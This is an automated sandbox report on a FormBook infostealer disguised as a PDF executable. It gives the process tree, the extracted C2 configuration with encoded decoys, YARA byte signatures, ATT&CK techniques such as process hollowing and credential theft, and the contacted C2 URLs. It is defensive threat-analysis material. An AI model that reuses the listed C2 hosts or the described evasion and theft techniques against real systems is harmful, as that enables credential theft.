



ID: 708243
Sample Name: AM PROJECT PDF.exe
Cookbook: default.jbs
Time: 07:59:00
Date: 23/09/2022
Version: 36.0.0 Rainbow Opal

Table of Contents

Table of Contents 2
Windows Analysis Report AM PROJECT PDF.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: FormBook 4
Yara Signatures 6
Memory Dumps 6
Sigma Signatures 6
Snort Signatures 6
Joe Sandbox Signatures 6
AV Detection 6
Networking 6
E-Banking Fraud 7
System Summary 7
Data Obfuscation 7
Hooking and other Techniques for Hiding and Protection 7
Malware Analysis System Evasion 7
HIPS / PFW / Operating System Protection Evasion 7
Stealing of Sensitive Information 7
Remote Access Functionality 7
Mitre Att&ck Matrix 7
Behavior Graph 8
Screenshots 9
Thumbnails 9
Antivirus, Machine Learning and Genetic Malware Detection 9
Initial Sample 9
Dropped Files 10
Unpacked PE Files 10
Domains 10
URLs 10
Domains and IPs 11
Contacted Domains 11
Contacted URLs 11
URLs from Memory and Binaries 11
World Map of Contacted IPs 15
Public IPs 15
General Information 16
Warnings 16
Simulations 16
Behavior and APIs 16
Joe Sandbox View / Context 16
IPs 16
Domains 16
ASNs 17
JA3 Fingerprints 17
Dropped Files 17
Created / dropped Files 17
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\AM PROJECT PDF.exe.log 17
C:\Users\user\AppData\Local\Temp\262I-Au 17
Static File Info 18
General 18
File Icon 18
Static PE Info 18
General 18
Entrypoint Preview 18
Data Directories 20
Sections 20
Resources 21
Imports 21
Network Behavior 21
Network Port Distribution 21
TCP Packets 21
UDP Packets 22
DNS Queries 22
DNS Answers 23
HTTP Request Dependency Graph 23
HTTP Packets 23
Statistics 27
Behavior 27

Copyright Joe Security LLC 2022

System Behavior 28
Analysis Process: AM PROJECT PDF.exePID: 5088, Parent PID: 5312 28
General 28
File Activities 28
Analysis Process: AM PROJECT PDF.exePID: 2104, Parent PID: 5088 28
General 28
File Activities 28
File Read 28
Analysis Process: explorer.exePID: 3452, Parent PID: 2104 28
General 29
File Activities 29
Analysis Process: svchost.exePID: 1092, Parent PID: 3452 29
General 29
File Activities 30
File Deleted 30
File Read 30
Registry Activities 30
Disassembly 30

Copyright Joe Security LLC 2022


Windows Analysis Report

AM PROJECT PDF.exe


Overview

General Information

Sample Name:	AM PROJECT PDF.exe
Analysis ID:	708243
MD5:	05069262cd099b..
SHA1:	5abfb565897213..
SHA256:	ba162d7df1cd1b..
Tags:	exe
Infos:	



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through…
- Yara detected AntiVM3
- System process connects to networ…
- Sample uses process hollowing tech…
- Tries to steal Mail credentials (via fi…
- Maps a DLL or memory area into an…
- Tries to detect sandboxes and other…
- Machine Learning detection for sam…
- .NET source code contains potentia…
- Injects a PE file into a foreign proce…

Classification



Process Tree

- **System is w10x64**
- AM PROJECT PDF.exe (PID: 5088 cmdline: "C:\Users\user\Desktop\AM PROJECT PDF.exe" MD5: 05069262CD099B2E37AFB5AFE629D12D)
  - AM PROJECT PDF.exe (PID: 2104 cmdline: C:\Users\user\Desktop\AM PROJECT PDF.exe MD5: 05069262CD099B2E37AFB5AFE629D12D)
    - explorer.exe (PID: 3452 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - svchost.exe (PID: 1092 cmdline: C:\Windows\SysWOW64\svchost.exe MD5: FA6C268A5B5BDA067A901764D203D433)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.texasfirsthonda.com/rdny/"
  ],
  "decoy": [
    "YRF12bO2pd49faW4UzTvrJzXWL/bf1MDOw==",
    "F4vBUcAt7jUgbXBJ",
    "/I/yHgE4NrnX/69c",
    "fVXBOjIn1JvtUbyaEA==",
    "US2MK5jWbG3A6UiTbTaoXA==",
    "hiSLAGDR+C8gbXBJ",
    "VPsw1ki7cFOrtbxFyp4GoPQ04vwI8w==",
    "+WO4/vgbq3qspGz+h2j/s/Y04vwI8w==",
    "SvNJK4l8SXyunkOOd2LkmhcNuF2IQbU=",
    "POJGLKrcxvhwrlmIRTLZewmZOaQ=",
    "w16DIwszB9wRUsGqeM6E2amdwg==",
    "bOswTj2od6cNSnANu0Mz8MA=",
    "eDKOBWGpQDGO+RwWemIUujLA3Ase/ZLW",
    "fglVcE90+x6AttuCZ0k7Jdrn1Q==",
    "P6/189IYImqYjDKXEOGiHBYZ",
    "7H3sn/0a9i3AwGr2sEMz8MA=",
    "uCBh7e4gOIegCrZe",
    "jwtUfFiKkN5IiE0O67hm2eAA",
    "MA+EkGiWJBuL+r3tnIVPBKz9t12IQbU=",
    "ZAhxAV2YsSqhqzpyT0kFfYLEqxEO",
    "CZcAQhkAubagCrZe",
    "dmPG8NQG6+s8LPYLom46Jdrn1Q==",
    "jx9lsKUAuq4RFahZG9iODQwO",
    "kjeS5tQNHn23+s+ILPw=",
    "43fYXwgevrWgCrZe",
    "G7cdOxJMS4e0MktnHgOt",
    "IpsZlImAquQSUbyaEA==",
    "vCmC1bvEmaYHBaLnskMz8MA=",
    "r0qvlf0B2RiCv+KISzzngQmZOaQ=",
    "AbkH/XVnJl3B+s+ILPw=",
    "4afkGvTtrrWgCrZe",
    "qGuk68Xk+UOU2AD5YSCIFtclwF2IQbU=",
    "QNI2b16JgCtXxN4=",
    "OeU8e1+tSpP3",
    "Tt5fziyMU7MjiaAdvEMz8MA=",
    "7q/nDgx/UpADbNeyLCGtJdrn1Q==",
    "vJLmHwYJxvFNgDvcZj6tJdrn1Q==",
    "VLbzJBZVVJKgCrZe",
    "ZAZl2z2TpP8vWP9lYCKl",
    "RMEBg3KtSpP3",
    "UwlMenDrv+JEhrJNIqE95LQLsl2IQbU=",
    "JPs7u6+Gh7zp1Hp2HNiiHBYZ",
    "RA9+GSLnpQgxLA==",
    "CfVRVDJ1Hx9JeSxsjzQpVA==",
    "XSGIhFqluCeDtdOBjzQpVA==",
    "41WhkV/leqb9",
    "bt0kNyuiYWHd4Xrsh0jffgmZOaQ=",
    "QeEv/GWWqOgWUbyaEA==",
    "71GKdeDmt+hLgipojzQpVA==",
    "xlCH91W6ng5JZRxujzQpVA==",
    "2Wa5Z9MMBT+v2pykSzoUQ/Av4vwI8w==",
    "i2HMW7v+E0x01vjejzQpVA==",
    "oBVQ0r+mXFSblzZujzQpVA==",
    "8boNjgB2S0KYDC8mzrSiHBYZ",
    "D7MgKRRXTnXL955OEtU43uIqr4wG",
    "2q8cHZeKXpPtUbyaEA==",
    "Jqb8LvwA1gd1rmk4EN2iHBYZ",
    "JK8MteSpUVzq",
    "gmjgsQ8sPrYwPvzzalNDJdrn1Q==",
    "DoO/pwsX9Al79SScEeKiHBYZ",
    "22Xc0Lks7StXxN4=",
    "5qrsR0SRK3Dk",
    "RB6DN6YI2+gfT2mCOiDMZpUqr4wG",
    "q2uwBvgkJFt87ptU"
  ]
}
```


Copyright Joe Security LLC 2022

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000012.00000002.520390318.00000000010B0000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000012.00000002.520390318.00000000010B0000.00000004.00000800.00020000.00000000.sdmp	Windows_Trojan_Formbook_1112e116	unknown	unknown	• 0x6601:$a1: 3C 30 50 4F 53 54 74 09 40 • 0x1f200:$a2: 74 0A 4E 0F B6 08 8D 44 08 01 75 F6 8D 7 0 01 0F B6 00 8D 55 • 0xa92f:$a3: 1A D2 80 E2 AF 80 C2 7E EB 2A 80 FA 2F 7 5 11 8A D0 80 E2 01 • 0x17e47:$a4: 04 83 C4 0C 83 06 07 5B 5F 5E 8B E5 5D C3 8B 17 03 55 0C 6A 01 83
00000012.00000002.520390318.00000000010B0000.00000004.00000800.00020000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x17c45:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x176f1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x17d47:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x17ebf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa4fa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1693c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x1de57:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ef6a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE F F FF 6A 00
00000012.00000002.520390318.00000000010B0000.00000004.00000800.00020000.00000000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x1a139:$sqlite3step: 68 34 1C 7B E1 • 0x1acb1:$sqlite3step: 68 34 1C 7B E1 • 0x1a17b:$sqlite3text: 68 38 2A 90 C5 • 0x1acf6:$sqlite3text: 68 38 2A 90 C5 • 0x1a192:$sqlite3blob: 68 53 D8 7F 8C • 0x1ad0c:$sqlite3blob: 68 53 D8 7F 8C
00000012.00000002.519325021.0000000001080000.00000040.10000000.00040000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 24 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection



Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Networking



System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

Copyright Joe Security LLC 2022

E-Banking Fraud



Yara detected FormBook

System Summary



Malicious sample detected (through community Yara rule)

Data Obfuscation



.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection



Deletes itself after installation

Malware Analysis System Evasion



Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion



System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information



Yara detected FormBook

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality



Yara detected FormBook


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 Command and Scripting Interpreter	Path Interception	6 1 2 Process Injection	1 Masquerading	1 OS Credential Dumping	1 2 1 Security Software Discovery	Remote Services	1 Email Collection	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Shared Modules	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Disable or Modify Tools	1 Input Capture	2 Process Discovery	Remote Desktop Protocol	1 Input Capture	Exfiltration Over Bluetooth	3 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout

Copyright Joe Security LLC 2022

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	3 1 Virtualization/Sandbox Evasion	Security Account Manager	3 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	1 Archive Collected Data	Automated Exfiltration	4 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	6 1 2 Process Injection	NTDS	1 Remote System Discovery	Distributed Component Object Model	1 Data from Local System	Scheduled Transfer	1 1 4 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Deobfuscate/Decode Files or Information	LSA Secrets	1 3 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	3 Obfuscated Files or Information	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 1 Software Packing	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 File Deletion	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
AM PROJECT PDF.exe	77%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
AM PROJECT PDF.exe	44%	Metadefender		Browse
AM PROJECT PDF.exe	100%	Joe Sandbox ML		

Copyright Joe Security LLC 2022

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
6.0.AM PROJECT PDF.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.fellyhub.com/plugin/pwa/images/icons/icon-72x72.png	0%	Avira URL Cloud	safe	
http://www.soraligne.com/rdny/	0%	Avira URL Cloud	safe	
http://www.fellyhub.com/js/html5.js	0%	Avira URL Cloud	safe	
http://www.fellyhub.com/bbs/content.php?co_id=privacy	0%	Avira URL Cloud	safe	
http://www.fellyhub.com/bbs/notice.php	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.fellyhub.com/js/common.js?ver=220620	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.fellyhub.com/bbs/qa.php	0%	Avira URL Cloud	safe	
http://www.fellyhub.com/bbs/free.php	0%	Avira URL Cloud	safe	
http://www.fellyhub.com/js/jquery-1.12.4.min.js?ver=220620	0%	Avira URL Cloud	safe	
http://www.fellyhub.com	0%	Avira URL Cloud	safe	
http://www.fellyhub.com/rdny/?7n-=6lYX&A0G=dZ8Ayr2drPdNVPVmuvzgGnZ5EDtn0CBwsWjIF75G8uy0K/UwgFE8TCCkfo+4feZhoJ7iWr04K24a/vrIrcJXcRwwE/YP1kXGBw==	0%	Avira URL Cloud	safe	
www.texasfirsthonda.com/rdny/	0%	Avira URL Cloud	safe	
http://www.fellyhub.com/bbs/board.php?bo_table=photo	0%	Avira URL Cloud	safe	
http://www.fellyhub.com/bbs/content.php?co_id=company	0%	Avira URL Cloud	safe	
http://www.fellyhub.com/theme/tailwind0.3/css/tailwind.min.css?ver=220620	0%	Avira URL Cloud	safe	
http://www.fellyhub.com/js/placeholders.min.js?ver=220620	0%	Avira URL Cloud	safe	
http://www.fellyhub.com/bbs/password_lost.php	0%	Avira URL Cloud	safe	
http://www.fellyhub.com/theme/tailwind0.3/js/jquery.menu.js?ver=220620	0%	Avira URL Cloud	safe	
http://www.fellyhub.com/theme/tailwind0.3/js/common.js?ver=220620	0%	Avira URL Cloud	safe	
http://www.fellyhub.com/theme/tailwind0.3/js/sweetalert2.min.js?ver=220620	0%	Avira URL Cloud	safe	
http://www.fellyhub.com/js/wrest.js?ver=220620	0%	Avira URL Cloud	safe	
http://www.fellyhub.com/theme/tailwind0.3/js/swiper.min.css?ver=220620	0%	Avira URL Cloud	safe	
http://www.fellyhub.com/js/jquery-migrate-1.4.1.min.js?ver=220620	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.fellyhub.com/bbs/login_check.php	0%	Avira URL Cloud	safe	
http://www.fellyhub.com/theme/tailwind0.3/js/swiper.min.js?ver=220620	0%	Avira URL Cloud	safe	
http://www.fellyhub.com/bbs/board.php?bo_table=photo&wr_id=2	0%	Avira URL Cloud	safe	

Copyright Joe Security LLC 2022

Source	Detection	Scanner	Label	Link
http://www.soraligne.com/rdny/?A0G=nirRoMghSnbgIhB91EMNSfP7/7ht0QeVg0GeLwyPWvopBgzqt2G+p533L6eaW6GeyJy3z9ND4nEybKooy0llY69rAo//5MT1xA==&7n-=6lYX	0%	Avira URL Cloud	safe	
http://www.fellyhub.com/bbs	0%	Avira URL Cloud	safe	
http://www.fellyhub.com/bbs/board.php?bo_table=photo&wr_id=3	0%	Avira URL Cloud	safe	
http://www.fellyhub.com/bbs/board.php?bo_table=photo&wr_id=5	0%	Avira URL Cloud	safe	
http://www.fellyhub.com/bbs/board.php?bo_table=photo&wr_id=6	0%	Avira URL Cloud	safe	
http://www.fellyhub.com/bbs/board.php?bo_table=photo&wr_id=1	0%	Avira URL Cloud	safe	
http://www.fellyhub.com/bbs/gallery.php	0%	Avira URL Cloud	safe	
http://www.fellyhub.com/bbs/board.php?bo_table=photo&wr_id=4	0%	Avira URL Cloud	safe	
http://www.fellyhub.com/theme/tailwind0.3/css/dark.css?ver=220620	0%	Avira URL Cloud	safe	
http://www.fellyhub.com/theme/tailwind0.3/skin/latest/pic_list/style.css?ver=220620	0%	Avira URL Cloud	safe	
http://www.fellyhub.com/theme/tailwind0.3	0%	Avira URL Cloud	safe	
http://www.fellyhub.com/bbs/register.php	0%	Avira URL Cloud	safe	
http://www.fellyhub.com/theme/tailwind0.3/css/balloon.css?ver=220620	0%	Avira URL Cloud	safe	
http://www.fellyhub.com/bbs/content.php?co_id=provision	0%	Avira URL Cloud	safe	
http://www.fellyhub.com/theme/tailwind0.3/img/main_bn.jpg	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
fellyhub.com	162.241.194.111	true	true		unknown
soraligne.com	34.102.136.180	true	false		unknown
www.fellyhub.com	unknown	unknown	true		unknown
www.soraligne.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.soraligne.com/rdny/	false	• Avira URL Cloud: safe	unknown
http://www.fellyhub.com/rdny/?7n-=6lYX&A0G=dZ8Ayr2drPdNVPVmuvzgGnZ5EDtn0CBwsWjIF75G8uy0K/UwgFE8TCCkfo+4feZhoJ7iWr04K24a/vrIrcJXcRwwE/YP1kXGBw==	true	• Avira URL Cloud: safe	unknown
www.texasfirsthonda.com/rdny/	true	• Avira URL Cloud: safe	low
http://www.soraligne.com/rdny/?A0G=nirRoMghSnbgIhB91EMNSfP7/7ht0QeVg0GeLwyPWvopBgzqt2G+p533L6eaW6GeyJy3z9ND4nEybKooy0llY69rAo//5MT1xA==&7n-=6lYX	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fellyhub.com/js/common.js?ver=220620	svchost.exe, 00000012.00000002.530143936.0000000003E86000.00000004.10000000.00040000.00000000.sdmp, svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fellyhub.com/plugin/pwa/images/icons/icon-72x72.png	svchost.exe, 00000012.00000002.530143936.0000000003E86000.00000004.10000000.00040000.00000000.sdmp, svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://duckduckgo.com/chrome_newtab	svchost.exe, 00000012.00000003.502087892.00000000032E3000.00000004.00000020.00020000.00000000.sdmp, 262I-Au.18.dr	false		high
http://www.fontbureau.com/designersG	AM PROJECT PDF.exe, 00000000.00000002.312500796.00000000065B2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fellyhub.com/bbs/notice.php	svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://duckduckgo.com/ac/?q=	262I-Au.18.dr	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fellyhub.com/js/html5.js	svchost.exe, 00000012.00000002.530143936.0000000003E86000.00000004.10000000.00040000.00000000.sdmp, svchost.exe, 00000012.00000002.530717669.0000000006060000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/?	AM PROJECT PDF.exe, 00000000.00000002.312500796.00000000065B2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/bThe	AM PROJECT PDF.exe, 00000000.00000002.312500796.00000000065B2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
